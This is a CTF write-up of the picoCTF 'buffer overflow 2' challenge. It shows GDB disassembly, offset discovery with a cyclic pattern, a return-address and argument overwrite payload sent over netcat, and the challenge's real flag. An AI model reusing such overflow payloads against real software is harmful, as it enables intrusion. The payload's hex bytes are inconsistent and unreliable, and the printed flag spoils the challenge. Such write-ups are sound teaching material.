

Written by Billie

Buffer Overflow 2 from pico CTF <https://play.picoctf.org/practice/challenge/259>

## buffer overflow 2

Medium

Binary Exploitation

picoCTF 2022

gets

arguments\_on\_the\_stack

AUTHOR: SANJAY C / PALASH OSWAL

Description

Control the return address and arguments  
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.  
Its current status is:  
**NOT\_RUNNING**

Launch Instance

Hints ?

1

4,542 users solved

97%  
Liked

Submit Flag

After downloading the file we get a file named vuln. When we try opening the file it opens a buffer in which we can type a string into, and then it repeats the text that we have written and exits the program.

```
(billie@Billie)-[/mnt/c/Users/Billie Bhaskara/Downloads/buffer2]  
$ ./vuln  
Please enter your string:  
asdsadasdas  
asdsadasdas
```

We then open the file using GDB and run the command “disas main” to disassemble the main function and see the assembly.

```

(gdb) disas main
Dump of assembler code for function main:
0x08049372 <+0>:      endbr32
0x08049376 <+4>:      lea     0x4(%esp),%ecx
0x0804937a <+8>:      and     $0xffffffff0,%esp
0x0804937d <+11>:     push    -0x4(%ecx)
0x08049380 <+14>:     push    %ebp
0x08049381 <+15>:     mov     %esp,%ebp
0x08049383 <+17>:     push    %ebx
0x08049384 <+18>:     push    %ecx
0x08049385 <+19>:     sub     $0x10,%esp
0x08049388 <+22>:     call    0x80491d0 <__x86.get_pc_thunk.bx>
0x0804938d <+27>:     add     $0x2c73,%ebx
0x08049393 <+33>:     mov     -0x4(%ebx),%eax
0x08049399 <+39>:     mov     (%eax),%eax
0x0804939b <+41>:     push    $0x0
0x0804939d <+43>:     push    $0x2
0x0804939f <+45>:     push    $0x0
0x080493a1 <+47>:     push    %eax
0x080493a2 <+48>:     call    0x8049150 <setvbuf@plt>
0x080493a7 <+53>:     add     $0x10,%esp
0x080493aa <+56>:     call    0x8049110 <getegid@plt>
0x080493af <+61>:     mov     %eax,-0xc(%ebp)
0x080493b2 <+64>:     sub     $0x4,%esp
0x080493b5 <+67>:     push    -0xc(%ebp)
0x080493b8 <+70>:     push    -0xc(%ebp)
0x080493bb <+73>:     push    -0xc(%ebp)
0x080493be <+76>:     call    0x8049170 <setresgid@plt>
0x080493c3 <+81>:     add     $0x10,%esp
0x080493c6 <+84>:     sub     $0xc,%esp
0x080493c9 <+87>:     lea     -0x1f9d(%ebx),%eax
0x080493cf <+93>:     push    %eax
0x080493d0 <+94>:     call    0x8049120 <puts@plt>
0x080493d5 <+99>:     add     $0x10,%esp
0x080493d8 <+102>:    call    0x8049338 <vuln> ←
0x080493dd <+107>:    mov     $0x0,%eax
0x080493e2 <+112>:    lea     -0x8(%ebp),%esp
0x080493e5 <+115>:    pop     %ecx
0x080493e6 <+116>:    pop     %ebx
0x080493e7 <+117>:    pop     %ebp
0x080493e8 <+118>:    lea     -0x4(%ecx),%esp

```

There's nothing interesting inside main other than the fact that it proceeds to call a function called vuln. So naturally, we continue to disassemble the function vuln and see what it has.

```

(gdb) disas vuln
Dump of assembler code for function vuln:
0x08049338 <+0>:    endbr32
0x0804933c <+4>:    push    %ebp
0x0804933d <+5>:    mov     %esp,%ebp
0x0804933f <+7>:    push    %ebx
0x08049340 <+8>:    sub     $0x74,%esp ←
0x08049343 <+11>:   call    0x80491d0 <__x86.get_pc_thunk.bx>
0x08049348 <+16>:   add     $0x2cb8,%ebx
0x0804934e <+22>:   sub     $0xc,%esp
0x08049351 <+25>:   lea     -0x6c(%ebp),%eax
0x08049354 <+28>:   push    %eax
0x08049355 <+29>:   call    0x80490f0 <gets@plt>
0x0804935a <+34>:   add     $0x10,%esp
0x0804935d <+37>:   sub     $0xc,%esp
0x08049360 <+40>:   lea     -0x6c(%ebp),%eax
0x08049363 <+43>:   push    %eax
0x08049364 <+44>:   call    0x8049120 <puts@plt>
0x08049369 <+49>:   add     $0x10,%esp
0x0804936c <+52>:   nop
0x0804936d <+53>:   mov     -0x4(%ebp),%ebx
0x08049370 <+56>:   leave
0x08049371 <+57>:   ret

```

We see that the esp register is subtracted by the hex value 0x74, which means that the stackframe size of this function is 0x74 or in decimal it would be 116 bytes.

But reading the vuln function we don't see anything resembling a flag, so I ran the command "info functions" and we see that there's a function called "win".

```
(gdb) info functions
All defined functions:
```

```
Non-debugging symbols:
```

```
0x08049000  _init
0x080490e0  printf@plt
0x080490f0  gets@plt
0x08049100  fgets@plt
0x08049110  getegid@plt
0x08049120  puts@plt
0x08049130  exit@plt
0x08049140  __libc_start_main@plt
0x08049150  setvbuf@plt
0x08049160  fopen@plt
0x08049170  setresgid@plt
0x08049180  _start
0x080491c0  _dl_relocate_static_pie
0x080491d0  __x86.get_pc_thunk.bx
0x080491e0  deregister_tm_clones
0x08049220  register_tm_clones
0x08049260  __do_global_dtors_aux
0x08049290  frame_dummy
0x08049296  win ←
0x08049338  vuln
0x08049372  main
0x080493f0  __libc_csu_init
0x08049460  __libc_csu_fini
0x08049465  __x86.get_pc_thunk.bp
0x0804946c  _fini
```

So naturally we also disassemble the win function

```

0x08049303 <+109>:  push    %eax
0x08049304 <+110>:  call    0x8049100 <fgets@plt>
0x08049309 <+115>:  add     $0x10,%esp
0x0804930c <+118>:  cmpl    $0xcafef00d,0x8(%ebp) ← 1
0x08049313 <+125>:  jne     0x804932f <win+153>
0x08049315 <+127>:  cmpl    $0xf00df00d,0xc(%ebp) ← 2
0x0804931c <+134>:  jne     0x8049332 <win+156>
0x0804931e <+136>:  sub     $0xc,%esp
0x08049321 <+139>:  lea     -0x4c(%ebp),%eax
0x08049324 <+142>:  push    %eax
0x08049325 <+143>:  call    0x80490e0 <printf@plt> ← 3
0x0804932a <+148>:  add     $0x10,%esp
0x0804932d <+151>:  jmp     0x8049333 <win+157>
0x0804932f <+153>:  nop
0x08049330 <+154>:  jmp     0x8049333 <win+157>
0x08049332 <+156>:  nop
0x08049333 <+157>:  mov     -0x4(%ebp),%ebx
0x08049336 <+160>:  leave
0x08049337 <+161>:  ret

```

Skimming through the win function, we find a few interesting points.

The first red arrow points to the fact that the program is comparing the address `$ebp+0x8` with the value `0xcafef00d`. The second arrow does the same but it is comparing the address `$ebp+0xc` with the value `0xf00df00d`. Right below these two arrows there is the “jne” instruction which means that it jumps to the specified address if the comparison above it is not equal. So essentially, we must fill `$ebp+0x8` with the value `0xcafef00d` and the address `$ebp+0xc` with the value `0xf00df00d` because as shown in the blue arrow, if the comparison is not equal, it skips right to end of the function. We don’t want this because as we see in the third arrow that the program prints something to the console (which I assume is the flag).

Now we try to overflow the vuln function so that we jump to the win function. First we must try to find the offset of the address. I’m using a buffer overflow pattern generator from <https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html>

Running the command below into gdb

```
run <<< $(echo -e
```

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad")
```

I’m basically filling the buffer with 116 characters of a specific pattern.

```
Program received signal SIGSEGV, Segmentation fault.
0x64413764 in ?? ()
```

Running the command we got the error as shown above. A segmentation fault means that the return address is overwritten by our input. We see that the address of the segmentation fault is `0x64413764`. Which if we convert into text we get `dA7d`. But we must flip this text because the hex value is in Little-Endian order. So the text is actually `d7Ad`. We find that `d7Ad` appears

after 112 characters in our pattern (I found this quickly by typing d7Ad in the pattern generator that I linked above). This is why the pattern is important.


An offset of 112 characters means that we must fill the buffer with 112 characters and only then we write the address of the function that we want to jump to (which is the win function). Before we jump to the win function, I ran the command “b\*win” to add a breakpoint at the start of the win function just so I know if we succeeded in entering the win function or not.

So then I run the command:

```
run <<< $(echo -e
```

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1  
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08")
```

Notice that at the end of the string there is \x96\x92\x04\x08 which is just the address of win 0x08049296 flipped using the little endian order.

A screenshot of a debugger's command window. The first line says "Please enter your string:" followed by the input string "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08". The second line shows a breakpoint hit: "Breakpoint 1, 0x08049296 in win ()".

```
Please enter your string:  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1  
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08  
  
Breakpoint 1, 0x08049296 in win ()
```

We found that the command has successfully teleported us into the win function. Now we must find where to write the argument in our input. I then proceed to add a breakpoint just before the comparison of the values are done (I’m referring to the comparison right before “jne” command).

I run the command b\*0x0804930c to add a breakpoint just before the comparison is being done. Then I run the command

Notice that I'm adding another pattern after the address. This is because I want to find the offset of the arguments that is being used for the comparison.

```

0x08049303 <+109>:  push    %eax
0x08049304 <+110>:  call    0x8049100 <fgets@plt>
0x08049309 <+115>:  add     $0x10,%esp
0x0804930c <+118>:  cmpl    $0xcafef00d,0x8(%ebp) ← 1
0x08049313 <+125>:  jne     0x804932f <win+153>
0x08049315 <+127>:  cmpl    $0xf00df00d,0xc(%ebp) ← 2
0x0804931c <+134>:  jne     0x8049332 <win+156>
0x0804931e <+136>:  sub     $0xc,%esp
0x08049321 <+139>:  lea     -0x4c(%ebp),%eax
0x08049324 <+142>:  push    %eax
0x08049325 <+143>:  call    0x80490e0 <printf@plt> ← 3
0x0804932a <+148>:  add     $0x10,%esp
0x0804932d <+151>:  jmp     0x8049333 <win+157>
0x0804932f <+153>:  nop
0x08049330 <+154>:  jmp     0x8049333 <win+157>
0x08049332 <+156>:  nop
0x08049333 <+157>:  mov     -0x4(%ebp),%ebx
0x08049336 <+160>:  leave
0x08049337 <+161>:  ret

```

Referring to this screenshot, I want to know the value inside the address `$ebp+0x8` and the address `$ebp+0xc` right before the comparison is being done (this is the reason I put the breakpoint).

Running the command above (after putting the breakpoint) we reach this breakpoint:

```

Breakpoint 2, 0x0804930c in win ()
(gdb)

```

Then I ran the command

```
x/x $ebp+0x8
```

```
x/x $ebp+0xc
```

To find the value stored inside those addresses. Then I get

```

(gdb) x/x $ebp+0x8
0xfffffdb4: 0x61413161
(gdb) x/x $ebp+0xc
0xfffffdb8: 0x33614132
(gdb)

```

Changing those hex values into text we get `aA1a` and `3aA2`. And after we flip them we get `a1Aa` and `2Aa3`. We find that the offset of those texts are 4 and 8 respectively.

After finding that out, that means we have to add `0xcafef00d` 4 characters after the address, and `0xf00df00d` 8 characters after the address. That gets us this command

```
$(echo -e
```

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08BBBB\x0d\xfb\xfe\
xca\x0d\xfb\x0d\xfb")
```

Running that command we get this

```
Please enter your string:
♦♦♦Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab
[[This is the custom flag that I made]]
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Which means we have successfully reached the flag. So now I run this command (in my shell, not in gdb anymore)

echo -e

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A\x96\x92\x04\x08BBBB\x0d\x0f\x0f
e\xca\x0d\x0f\x0d\x0f" | nc saturn.picoctf.net 63076
```

Which is basically the same command as before except I added a netcat address at the end which is the netcat address that is given to me by picoCTF when I started an instance.

Running that command I got

```
(billie@Billie)-[/mnt/c/Users/Billie B
$ echo -e "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa
e\xca\x0d\x0f\x0d\x0f" | nc saturn.picoctf
Please enter your string:
♦♦♦Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3
picoCTF{argum3nt5_4_d4yZ_27ecbf40}
```

Which is the flag.